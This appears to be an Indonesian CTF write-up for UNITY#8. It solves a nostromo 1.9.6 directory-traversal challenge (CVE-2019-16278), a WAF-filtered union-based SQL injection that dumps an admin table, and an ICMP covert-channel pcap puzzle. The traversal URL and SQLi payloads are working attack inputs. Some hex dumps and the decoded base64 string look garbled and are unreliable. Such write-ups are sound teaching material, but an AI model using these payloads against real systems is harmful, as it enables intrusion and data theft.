


Writeup UNITY#8 CTF

VOID




Rexy Fahrezi

Gayu Gumelar

M. Nur Hasan Aprilian

Universitas Teknokrat Indonesia

Diberikan web statis yang hanya berisi sebuah iframe













Kami cek headernya menggunakan curl dan didapatkan beberapa info:

```
curl -I http://35.192.113.20:2002/
```

```
C:\Users\Windows>curl -I http://35.192.113.20:2002/  
HTTP/1.1 200 OK  
Date: Sun, 15 Mar 2020 14:02:41 GMT  
Server: nostromo 1.9.6  
Connection: close  
Last-Modified: Sat, 14 Mar 2020 21:02:09 GMT  
Content-Length: 350  
Content-Type: text/html
```

Setelah googling yang cukup lama, didapatkan sebuah informasi ternyata **nostromo** versi **1.9.6** kebawah ditemukan vuln berupa **Directory Traversal** di fungsi `http_verify` yang dapat mengacu kepada RCE.

Refrensi : <https://nvd.nist.gov/vuln/detail/CVE-2019-16278>

Type	Filename	Last Modified	Size
 bin		Wed, 19 Feb 2020 01:17:23 UTC	4096
 boot		Tue, 24 Apr 2018 08:34:22 UTC	4096
 dev		Sun, 15 Mar 2020 04:52:57 UTC	360
 etc		Sun, 15 Mar 2020 04:52:57 UTC	4096
 flag.txt		Thu, 27 Feb 2020 06:37:45 UTC	222
 home		Tue, 24 Apr 2018 08:34:22 UTC	4096
 lib		Sat, 14 Mar 2020 18:33:33 UTC	4096
 lib64		Wed, 19 Feb 2020 01:15:39 UTC	4096
 media		Wed, 19 Feb 2020 01:14:58 UTC	4096
 mnt		Wed, 19 Feb 2020 01:14:58 UTC	4096

Ketika mengirimkan `././././././` di url maka di server akan terbaca sebagai `././././` , lalu kami mencobanya pada soal tersebut dan terdapat flag.txt disitu :

`http://35.192.113.20:2002//./././././././flag.txt`

```

#AnjayHeker #SalamBooyah #EditorBerkelas #QuotersIndonesia
#anjayMabar #EDMBerkelas #editorDuniaMaya #MembalasDenganBerkarya
#KetikaTermuxKuBerjalanMakaDisitulahTakAdaSystemYangAman

UNITY2020{Bj1r_CVE-2019-16278_M00m3nt}


```

Flag : `UNITY2020{Bj1r_CVE-2019-16278_M00m3nt}`

My Anime

Web Exploitation

Diberikan sebuah web berisi list anime beserta deskripsinya, dan setelah dilihat-lihat sepertinya web tersebut memiliki vuln terhadap SQLi.



Setelah melakukan guessing di parameter id, ketika id dikosongkan/diberi nilai 0 maka didapatkan source waf.php berisi filter untuk whitespace, \"/ and beberapa kata (and|null|limit)



Setelah googling beberapa informasi, kami mencoba membuat payload untuk sql union based dan mencoba menebak jumlah kolomnya berkali-kali



Setelah mencoba sekian lama, dan ternyata memang vuln terhadap sqli dengan payload `(0)union(select(0),(0),(0),(0))#`

Lalu kami mulai mencari nama database, table dan kolomnya:

`(0)union(select(0),database(),(0),(0))#`



Kami encode nama databasenya ke hexadecimal lalu lanjut mencari nama tablenya dari information_schema :

`(0)union(select(0),table_schema,table_name,(0)from(information_schema.tables)having((table_schema)like(0x6d795f616e696d655f6c697374)))#`



Setelah mendapatkan nama tablenya kami encode juga ke hexa dan lanjut mencari nama kolomnya :

```
(0)union(select(0),(group_concat(column_name))),(0),(0)from(information_schema.columns)where(table_name=(0x6d616c5f61646d696e)))#
```




Database : my_anime_list

Table : mal_admin

Column : id,username,password,email


Lalu coba untuk melihat isi dari kolom nya dengan mencoba id nya satu persatu, dan ternyata flag terdapat di id ke 3:

```
(0)union(select(0),(username),(password),(email)from((mal_admin))where(id=3))#
```



Flag: UNITY2020{Disaat_Skill_SQLi_ku_Beraksi_Disitulah_DB_mu_Tercurry}

Diberikan sebuah file pcap, setelah dianalisis ternyata terdapat packet yang mencurigakan ketika packet dikirimkan atau diterima dari ip 182.1.70.81



No.	Time	Source	Destination	Protocol	Length	Info
52	24.032450	206.189.84.162	13.78.65.168	ICMP	100	Echo (ping) reply id=0x2e26, seq=25/6400, ttl=64 (request in 51)
53	25.033669	13.78.65.168	206.189.84.162	ICMP	100	Echo (ping) request id=0x2e26, seq=26/6656, ttl=51 (reply in 54)
54	25.033713	206.189.84.162	13.78.65.168	ICMP	100	Echo (ping) reply id=0x2e26, seq=26/6656, ttl=64 (request in 53)
55	26.034976	13.78.65.168	206.189.84.162	ICMP	100	Echo (ping) request id=0x2e26, seq=27/6912, ttl=51 (reply in 56)
56	26.035027	206.189.84.162	13.78.65.168	ICMP	100	Echo (ping) reply id=0x2e26, seq=27/6912, ttl=64 (request in 55)
57	27.036397	13.78.65.168	206.189.84.162	ICMP	100	Echo (ping) request id=0x2e26, seq=28/7168, ttl=51 (reply in 58)
58	27.036441	206.189.84.162	13.78.65.168	ICMP	100	Echo (ping) reply id=0x2e26, seq=28/7168, ttl=64 (request in 57)
59	27.763998	182.1.70.81	206.189.84.162	ICMP	100	Echo (ping) request id=0x0601, seq=1/256, ttl=116 (reply in 60)
60	27.764052	206.189.84.162	182.1.70.81	ICMP	100	Echo (ping) reply id=0x0601, seq=1/256, ttl=64 (request in 59)
61	28.037649	13.78.65.168	206.189.84.162	ICMP	100	Echo (ping) request id=0x2e26, seq=29/7424, ttl=51 (reply in 62)
62	28.037708	206.189.84.162	13.78.65.168	ICMP	100	Echo (ping) reply id=0x2e26, seq=29/7424, ttl=64 (request in 61)
63	29.038991	13.78.65.168	206.189.84.162	ICMP	100	Echo (ping) request id=0x2e26, seq=30/7680, ttl=51 (reply in 64)
64	29.039042	206.189.84.162	13.78.65.168	ICMP	100	Echo (ping) reply id=0x2e26, seq=30/7680, ttl=64 (request in 63)
65	30.040271	13.78.65.168	206.189.84.162	ICMP	100	Echo (ping) request id=0x2e26, seq=31/7936, ttl=51 (reply in 66)

> Frame 59: 100 bytes on wire (800 bits), 100 bytes captured (800 bits)

> Linux cooked capture

> Internet Protocol Version 4, Src: 182.1.70.81, Dst: 206.189.84.162

> Internet Control Message Protocol

Offset	Hex	ASCII
0000	00 00 00 01 00 06 ec 38 73 0b 38 30 00 00 08 008 s-80....
0010	45 00 00 54 dd 2a 00 00 74 01 49 cc b6 01 46 51	E..T.*...t.I...FQ
0020	ce bd 54 a2 08 00 78 20 06 01 00 01 69 49 69 5e	..T...xiIi^
0030	00 00 00 00 db 9f 0b 00 00 00 00 55 41 42 43UABC
0040	44 45 46 47 48 49 4a 4b 4c 4d 4e 4f 55 41 42 43	DEFGHIJK LMNOUABC
0050	44 45 46 47 48 49 4a 4b 4c 4d 4e 4f 55 41 42 43	DEFGHIJK LMNOUABC
0060	44 45 46 47	DEFG

Ada 1 karakter yang berbeda pada tiap packetnya, maka kami coba untuk memfilter nya dengan filter berdasarkan ip destination dan sekaligus digrep bagian karakter yang 'mencurigakan' nya :

```
tshark -r p.pcap -x 'ip.dst==182.1.70.81' | grep 0030
```

```
Terminal - root@noid3a: ~/CTF/UNY/p
File Edit View Terminal Tabs Help

root@noid3a:~/CTF/UNY/p# tshark -r p.pcap -x 'ip.dst==182.1.70.81' | grep 0030
Running as user "root" and group "root". This could be dangerous.
0030 00 00 00 00 65 a4 09 00 00 00 00 00 56 41 42 43 .....VABC
0030 00 00 00 00 db 9f 0b 00 00 00 00 00 55 41 42 43 .....UABC
0030 00 00 00 00 bf 34 0d 00 00 00 00 00 35 41 42 43 .....SABC
0030 00 00 00 00 d5 32 0f 00 00 00 00 00 4a 41 42 43 .....JABC
0030 00 00 00 00 0e 76 01 00 00 00 00 00 56 41 42 43 .....V.....
0030 00 00 00 00 30 fd 01 00 00 00 00 00 46 41 42 43 .....0.....FABC
0030 00 00 00 00 fc 89 03 00 00 00 00 00 6b 41 42 43 .....YABC
0030 00 00 00 00 97 b8 05 00 00 00 00 00 79 41 42 43 .....A.....MABC
0030 00 00 00 00 27 41 08 00 00 00 00 00 4d 41 42 43 .....DABC
0030 00 00 00 00 8b 9e 09 00 00 00 00 00 44 41 42 43 .....IABC
0030 00 00 00 00 02 04 0b 00 00 00 00 00 49 41 42 43 .....WABC
0030 00 00 00 00 06 b5 01 00 00 00 00 00 77 41 42 43 .....eABC
0030 00 00 00 00 c4 fd 02 00 00 00 00 00 65 41 42 43 .....IABC
0030 00 00 00 00 c8 96 04 00 00 00 00 00 31 41 42 43 .....BABC
0030 00 00 00 00 9e 90 05 00 00 00 00 00 42 41 42 43 .....d.....TABC
0030 00 00 00 00 8c 64 07 00 00 00 00 00 4a 41 42 43 .....KABC
0030 00 00 00 00 c6 8f 08 00 00 00 00 00 54 41 42 43 .....dABC
0030 00 00 00 00 fb a4 09 00 00 00 00 00 6b 41 42 43 .....2.....fABC
0030 00 00 00 00 d1 0b 0b 00 00 00 00 00 64 41 42 43 .....UABC
0030 00 00 00 00 b3 32 0c 00 00 00 00 00 66 41 42 43 .....R.....EABC
0030 00 00 00 00 52 16 0e 00 00 00 00 00 45 41 42 43 .....Q.....9ABC
0030 00 00 00 00 51 1a 00 00 00 00 00 00 39 41 42 43 .....N.....OABC
0030 00 00 00 00 16 4e 01 00 00 00 00 00 4f 41 42 43 .....RABC
0030 00 00 00 00 9d f8 03 00 00 00 00 00 52 41 42 43 .....n.....IABC
0030 00 00 00 00 60 6e 05 00 00 00 00 00 31 41 42 43 .....9ABC
0030 00 00 00 00 c6 c3 06 00 00 00 00 00 39 41 42 43 .....B.....TABC
0030 00 00 00 00 eb 42 08 00 00 00 00 00 54 41 42 43 .....n.....ZABC
0030 00 00 00 00 6e 93 09 00 00 00 00 00 5a 41 42 43 .....Z.....WABC
0030 00 00 00 00 f0 5a 0b 00 00 00 00 00 57 41 42 43 .....IABC
0030 00 00 00 00 9e 93 0c 00 00 00 00 00 6c 41 42 43 .....K.....YABC
0030 00 00 00 00 4b 01 0d 00 00 00 00 00 72 41 42 43 .....YABC
0030 00 00 00 00 15 93 0d 00 00 00 00 00 59 41 42 43 .....WABC
0030 00 00 00 00 8b 19 00 00 00 00 00 00 57 41 42 43 ...../.....IABC
0030 00 00 00 00 2f e3 01 00 00 00 00 00 6c 41 42 43
```

Terlihat jelas perbedaannya pada karakter pertama tetapi itu merupakan string acak, lalu kami mencoba mengumpulkannya dan jadilah sebuah string yang kemungkinan seperti base64 :

VU5JVfkyMDIwe1BJTKdfUE9IR19TZWlrYWlfRGVzdSehISE6RH0=

Setelah di decode ternyata benar itu adalah flagnya :

```
root@noid3a:~/CTF/UNY/p# echo VU5JVfkyMDIwe1BJTKdfUE9IR19TZWlrYWlfRGVzdSehISE6RH0= | base64 -d
UNITY2020{PING_POHG_Seikai_Desu!!!!:D}root@noid3a:~/CTF/UNY/p#
```

Flag : UNITY2020{PING_POHG_Seikai_Desu!!!!:D}